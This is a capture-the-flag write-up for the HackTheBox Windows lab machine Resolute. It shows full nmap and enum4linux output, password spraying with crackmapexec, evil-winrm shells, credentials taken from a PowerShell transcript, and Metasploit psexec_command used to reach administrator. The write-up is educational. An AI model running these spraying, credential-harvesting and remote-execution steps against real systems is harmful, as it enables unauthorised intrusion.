Resolute - Write-up - HackTheBox

noraj

2020-08-06


Contents

1 Information

READ THE WU ONLINE: https://rawsec.ml/en/hackthebox-resolute-write-up/

1.1 Box

- **Name:** Resolute
- **Profile:** www.hackthebox.eu
- **Difficulty:** Medium
- **OS:** Windows
- **Points:** 30



Resolute

OS: Windows

Difficulty: Medium

Points: 30

Release: 07 Dec 2019

IP: 10.10.10.169

Figure 1.1: resolute

2 Write-up

2.1 Overview

- **Network Enumeration**: SMB, WinRM
- **Network service exploitation**: cme CMB password spraying
- **System enumeration, elevation of privilege: melanie to ryan**: creds leaked in a file
- **System elevation of privilege: ryan to administrator**: I had luck, should have been DNS service EoP

2.2 Network Enumeration

TL;DR: SMB, WinRM

As always, I'll start with a full nmap scan:

BlackArch: `pacman -S nmap`

```
$ cat nmap_A.nmap
# Nmap 7.80 scan initiated Fri Mar 20 17:46:45 2020 as: nmap -A -p- -oA nmap_A -v 10.10.10.169
Nmap scan report for 10.10.10.169
Host is up (0.028s latency).
Not shown: 65511 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-03-20 16:55:41Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local,
↪   Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup:
↪   MEGABANK)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
```

```
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: megabank.local,
↪  Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc         Microsoft Windows RPC
49688/tcp open  msrpc         Microsoft Windows RPC
49709/tcp open  msrpc         Microsoft Windows RPC
51347/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit
↪  the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=3/20%Time=5E74F396%P=x86_64-unknown-linux-gnu%r
SF:(DNSVersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07ver
SF:sion\x04bind\0\0\x10\0\x03");
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h28m28s, deviation: 4h02m29s, median: 8m27s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2020-03-20T09:57:01-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-03-20T16:57:03
|_  start_date: 2020-03-19T21:50:57

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Mar 20 17:50:47 2020 -- 1 IP address (1 host up) scanned in 242.33 seconds
```

We have Windows machine with SMB, LDAP, WinRM, etc. exposed.

So I'll see if crackmapexec can find the same information as the `smb-os-discovery` nmap script (NSE).

BlackArch: `pacman -S crackmapexec`

```
$ cme smb 10.10.10.169
SMB         10.10.10.169    445    RESOLUTE         [*] Windows Server 2016 Standard 14393 x64
↪   (name:RESOLUTE) (domain:MEGABANK) (signing:True) (SMBv1:True)
```

Okay fine, SMB looks like a good place to start, so I'll use enum4linux to enumeration information over SMB.

BlackArch: `pacman -S enum4linux`

```
$ enum4linux -a 10.10.10.169
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Mar
↪   20 21:20:00 2020

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.10.169
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 10.10.10.169    |
 ====================================================
[E] Can't find workgroup/domain


 ============================================
|    Nbtstat Information for 10.10.10.169    |
 ============================================
Looking up status of 10.10.10.169
No reply from 10.10.10.169

 =====================================
|    Session Check on 10.10.10.169    |
 =====================================
[+] Server 10.10.10.169 allows sessions using username '', password ''
[+] Got domain/workgroup name:

 ===========================================
|    Getting domain SID for 10.10.10.169    |
 ===========================================
Unable to initialize messaging context
Domain Name: MEGABANK
Domain Sid: S-1-5-21-1392959593-3013219662-3596683436
[+] Host is part of a domain (not a workgroup)

 ======================================
|    OS information on 10.10.10.169    |
 ======================================
[+] Got OS info for 10.10.10.169 from smbclient:
[+] Got OS info for 10.10.10.169 from srvinfo:
Unable to initialize messaging context
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED

 =============================
|    Users on 10.10.10.169    |
 =============================
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in
↪  account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user
↪  account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account
↪  for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution
↪  Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account
↪  created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
```

```
user:[ryan] rid:[0x451]
user:[marko] rid:[0x457]
user:[sunita] rid:[0x19c9]
user:[abigail] rid:[0x19ca]
user:[marcus] rid:[0x19cb]
user:[sally] rid:[0x19cc]
user:[fred] rid:[0x19cd]
user:[angela] rid:[0x19ce]
user:[felicia] rid:[0x19cf]
user:[gustavo] rid:[0x19d0]
user:[ulf] rid:[0x19d1]
user:[stevie] rid:[0x19d2]
user:[claire] rid:[0x19d3]
user:[paulo] rid:[0x19d4]
user:[steve] rid:[0x19d5]
user:[annette] rid:[0x19d6]
user:[annika] rid:[0x19d7]
user:[per] rid:[0x19d8]
user:[claude] rid:[0x19d9]
user:[melanie] rid:[0x2775]
user:[zach] rid:[0x2776]
user:[simon] rid:[0x2777]
user:[naoki] rid:[0x2778]

 =========================================
|    Share Enumeration on 10.10.10.169    |
 =========================================
Unable to initialize messaging context
do_connect: Connection to 10.10.10.169 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.10.169

 ====================================================
|    Password Policy Information for 10.10.10.169    |
 ====================================================
[E] Unexpected error from polenum:


[+] Attaching to 10.10.10.169 using a NULL share

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:10.10.10.169)

[+] Trying protocol 445/SMB...

        [!] Protocol failed: Missing required parameter 'digestmod'.
```

```
[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 7


 ==============================
|    Groups on 10.10.10.169    |
 ==============================

[+] Getting builtin groups:
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[System Managed Accounts Group] rid:[0x245]
group:[Storage Replica Administrators] rid:[0x246]
group:[Server Operators] rid:[0x225]

[+] Getting builtin group memberships:
Group 'IIS_IUSRS' (RID: 568) has member: Couldn't lookup SIDs
Group 'Windows Authorization Access Group' (RID: 560) has member: Couldn't lookup SIDs
Group 'Users' (RID: 545) has member: Couldn't lookup SIDs
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: Couldn't lookup SIDs
Group 'Remote Management Users' (RID: 580) has member: Couldn't lookup SIDs
Group 'System Managed Accounts Group' (RID: 581) has member: Couldn't lookup SIDs
Group 'Administrators' (RID: 544) has member: Couldn't lookup SIDs
Group 'Guests' (RID: 546) has member: Couldn't lookup SIDs

[+] Getting local groups:
```

```
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]

[+] Getting local group memberships:
Group 'Denied RODC Password Replication Group' (RID: 572) has member: Couldn't lookup SIDs
Group 'DnsAdmins' (RID: 1101) has member: Couldn't lookup SIDs

[+] Getting domain groups:
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Contractors] rid:[0x44f]

[+] Getting domain group memberships:
Group 'Domain Guests' (RID: 514) has member: MEGABANK\Guest
Group 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\Administrator
Group 'Schema Admins' (RID: 518) has member: MEGABANK\Administrator
Group 'Enterprise Admins' (RID: 519) has member: MEGABANK\Administrator
Group 'Domain Controllers' (RID: 516) has member: MEGABANK\RESOLUTE$
Group 'Contractors' (RID: 1103) has member: MEGABANK\ryan
Group 'Domain Admins' (RID: 512) has member: MEGABANK\Administrator
Group 'Domain Computers' (RID: 515) has member: MEGABANK\MS02$
Group 'Domain Users' (RID: 513) has member: MEGABANK\Administrator
Group 'Domain Users' (RID: 513) has member: MEGABANK\DefaultAccount
Group 'Domain Users' (RID: 513) has member: MEGABANK\krbtgt
Group 'Domain Users' (RID: 513) has member: MEGABANK\ryan
Group 'Domain Users' (RID: 513) has member: MEGABANK\marko
Group 'Domain Users' (RID: 513) has member: MEGABANK\sunita
Group 'Domain Users' (RID: 513) has member: MEGABANK\abigail
Group 'Domain Users' (RID: 513) has member: MEGABANK\marcus
Group 'Domain Users' (RID: 513) has member: MEGABANK\sally
Group 'Domain Users' (RID: 513) has member: MEGABANK\fred
Group 'Domain Users' (RID: 513) has member: MEGABANK\angela
Group 'Domain Users' (RID: 513) has member: MEGABANK\felicia
Group 'Domain Users' (RID: 513) has member: MEGABANK\gustavo
Group 'Domain Users' (RID: 513) has member: MEGABANK\ulf
Group 'Domain Users' (RID: 513) has member: MEGABANK\stevie
Group 'Domain Users' (RID: 513) has member: MEGABANK\claire
Group 'Domain Users' (RID: 513) has member: MEGABANK\paulo
Group 'Domain Users' (RID: 513) has member: MEGABANK\steve
Group 'Domain Users' (RID: 513) has member: MEGABANK\annette
Group 'Domain Users' (RID: 513) has member: MEGABANK\annika
Group 'Domain Users' (RID: 513) has member: MEGABANK\per
Group 'Domain Users' (RID: 513) has member: MEGABANK\claude
Group 'Domain Users' (RID: 513) has member: MEGABANK\melanie
Group 'Domain Users' (RID: 513) has member: MEGABANK\zach
Group 'Domain Users' (RID: 513) has member: MEGABANK\simon
Group 'Domain Users' (RID: 513) has member: MEGABANK\naoki

 =======================================================================
|    Users on 10.10.10.169 via RID cycling (RIDS: 500-550,1000-1050)    |
 =======================================================================
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED.  RID cycling not possible.

 =============================================
|    Getting printer info for 10.10.10.169    |
 =============================================
Unable to initialize messaging context
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED


enum4linux complete on Fri Mar 20 21:21:35 2020
```

We have what seems a default password and a list of users.

```
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account
↪   created. Password set to Welcome123!
```

2.3 Network service exploitation

TL;DR: cme CMB password spraying

So let's use crackmapexec to bruteforce accounts, we'll try to use the default password on every accounts (password spraying).

```
$ cme smb 10.10.10.169 -u ./usernames.txt -p 'Welcome123!'
SMB         10.10.10.169    445    RESOLUTE         [*] Windows Server 2016 Standard 14393 x64
↪   (name:RESOLUTE) (domain:MEGABANK) (signing:True) (SMBv1:True)
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\abigail:Welcome123!
↪   STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\angela:Welcome123!
↪   STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\annette:Welcome123!
↪   STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\annika:Welcome123!
↪   STATUS_LOGON_FAILURE
```

```
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\claire:Welcome123!
↪   STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\claude:Welcome123!
↪   STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\felicia:Welcome123!
↪   STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\fred:Welcome123!
↪   STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\Guest:Welcome123!
↪   STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\gustavo:Welcome123!
↪   STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\marcus:Welcome123!
↪   STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] MEGABANK\marko:Welcome123!
↪   STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [+] MEGABANK\melanie:Welcome123!
```

Now we have found valid credentials (`melanie:Welcome123!`) we can gain a shell through WinRM with evil-winrm:

BlackArch: `pacman -S evil-winrm`

```
$ evil-winrm -i 10.10.10.169 -u melanie -p 'Welcome123!'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents> cat user.txt
0c3be45fcfe249796ccbee8d3a978540
```

2.4 System enumeration, elevation of privilege: melanie to ryan

TL;DR: creds leaked in a file

Let's see local users on the machine:

```
*Evil-WinRM* PS C:\Users\melanie> net user

User accounts for \\

-------------------------------------------------------------------------------
abigail                  Administrator            angela
annette                  annika                   claire
claude                   DefaultAccount           felicia
fred                     Guest                    gustavo
```

```
krbtgt                   marcus                   marko
melanie                  naoki                    paulo
per                      ryan                     sally
simon                    steve                    stevie
sunita                   ulf                      zach
The command completed with one or more errors.
```

Let’s check groups of some user, maybe we can learn more than previously with enum4linux:

```
*Evil-WinRM* PS C:\Users\melanie> net user melanie
User name                    melanie
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/20/2020 2:46:11 PM
Password expires             Never
Password changeable          3/21/2020 2:46:11 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

Our user `melanie` doesn’t seem very privileged. Let’s see about `ryan`:

```
*Evil-WinRM* PS C:\Users\melanie> net user ryan
User name                    ryan
Full Name                    Ryan Bertrand
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/20/2020 2:46:10 PM
Password expires             Never
Password changeable          3/21/2020 2:46:10 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Contractors
The command completed successfully.
```

`ryan` is in the `Contractors` group, he can be a more interesting target.

Then I did some file enumeration on the file system and found there was a `PSTranscripts` folder in `C:\` with a promising text file inside:

```
*Evil-WinRM* PS C:\Users\melanie> type
↪   ../../PSTranscripts/20191203/PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
**********************
Windows PowerShell transcript start
Start time: 20191203063201
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Command start time: 20191203063455
**********************
PS>TerminatingError(): "System error."
>> CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="-join($id,'PS
↪   ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
**********************
Command start time: 20191203063455
**********************
```

```
PS>ParameterBinding(Out-String): name="InputObject"; value="PS megabank\ryan@RESOLUTE
↪  Documents> "
PS megabank\ryan@RESOLUTE Documents>
**********************
Command start time: 20191203063515
**********************
PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X:
↪  \\fs01\backups ryan Serv3r4Admin4cc123!

if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
**********************
Windows PowerShell transcript start
Start time: 20191203063515
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
Command start time: 20191203063515
**********************
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="The syntax of this command is:"
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (The syntax of this command is::String) [],
↪   RemoteException
    + FullyQualifiedErrorId : NativeCommandError
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (The syntax of this command is::String) [],
↪   RemoteException
    + FullyQualifiedErrorId : NativeCommandError
**********************
Windows PowerShell transcript start
Start time: 20191203063515
Username: MEGABANK\ryan
```

```
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
```

As you see the logs are leaking credentials: `ryan` / `Serv3r4Admin4cc123!`.

2.5 System elevation of privilege: ryan to administrator

TL;DR: I had luck, should have been DNS service EoP

We can connect with `ryan` using evil-winrm, but as a note on the desktop tells us, the connection will be reset every minutes.

```
$ evil-winrm -i 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan> type Desktop/note.txt
Email to team:

- due to change freeze, any system changes (apart from those to the administrator account)
↪   will be automatically reverted within 1 minute
```

As our shell is reverted too quickly we have to find another way to elevate our privilege. Let's see with crackmapexec if there are some interesting shares:

```
$ cme smb 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!' --shares
SMB         10.10.10.169    445    RESOLUTE         [*] Windows Server 2016 Standard 14393 x64
↪   (name:RESOLUTE) (domain:MEGABANK) (signing:True) (SMBv1:True)
SMB         10.10.10.169    445    RESOLUTE         [+] MEGABANK\ryan:Serv3r4Admin4cc123!
↪   (Pwn3d!)
SMB         10.10.10.169    445    RESOLUTE         [+] Enumerated shares
SMB         10.10.10.169    445    RESOLUTE         Share           Permissions     Remark
SMB         10.10.10.169    445    RESOLUTE         -----           -----------     ------
SMB         10.10.10.169    445    RESOLUTE         ADMIN$                          Remote
↪   Admin
SMB         10.10.10.169    445    RESOLUTE         C$                              Default
↪   share
SMB         10.10.10.169    445    RESOLUTE         IPC$                            Remote IPC
SMB         10.10.10.169    445    RESOLUTE         NETLOGON        READ            Logon
↪   server share
SMB         10.10.10.169    445    RESOLUTE         SYSVOL          READ            Logon
↪   server share
```

I found that C$ share was writable by `ryan` so we can use a psexec msf exploit to execute commands. Getting a shell would be useless because of the 1 min limit, so let's just copy the flag into `ryan` home. It seems `ryan` has admin privileges.

BlackArch: `pacman -S metasploit`

```
msf5 auxiliary(admin/smb/psexec_command) > options

Module options (auxiliary/admin/smb/psexec_command):

   Name                  Current Setting
↪   Required  Description
   ----                  ---------------
↪   --------  -----------
   COMMAND               copy C:\Users\Administrator\Desktop\root.txt
↪   C:\Users\ryan\Videos\noraj.txt  yes       The command you want to execute on the remote
↪   host
   RHOSTS                10.10.10.169
↪   yes       The target host(s), range CIDR identifier, or hosts file with syntax
↪   'file:<path>'
   RPORT                 445
↪   yes       The Target port
   SERVICE_DESCRIPTION
↪   no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME
↪   no        The service display name
   SERVICE_NAME
↪   no        The service name
   SMBDomain             MEGABANK
↪   no        The Windows domain to use for authentication
   SMBPass               Serv3r4Admin4cc123!
↪   no        The password for the specified username
   SMBSHARE              C$
↪   yes       The name of a writeable share on the server
   SMBUser               ryan
↪   no        The username to authenticate as
   THREADS               1
↪   yes       The number of concurrent threads (max one per host)
   WINPATH               Users\ryan\Videos
↪   yes       The name of the remote Windows directory
```

```
*Evil-WinRM* PS C:\Users\ryan\Videos> type noraj.txt
e1d94876a506850d0c20edb5405e619c
```

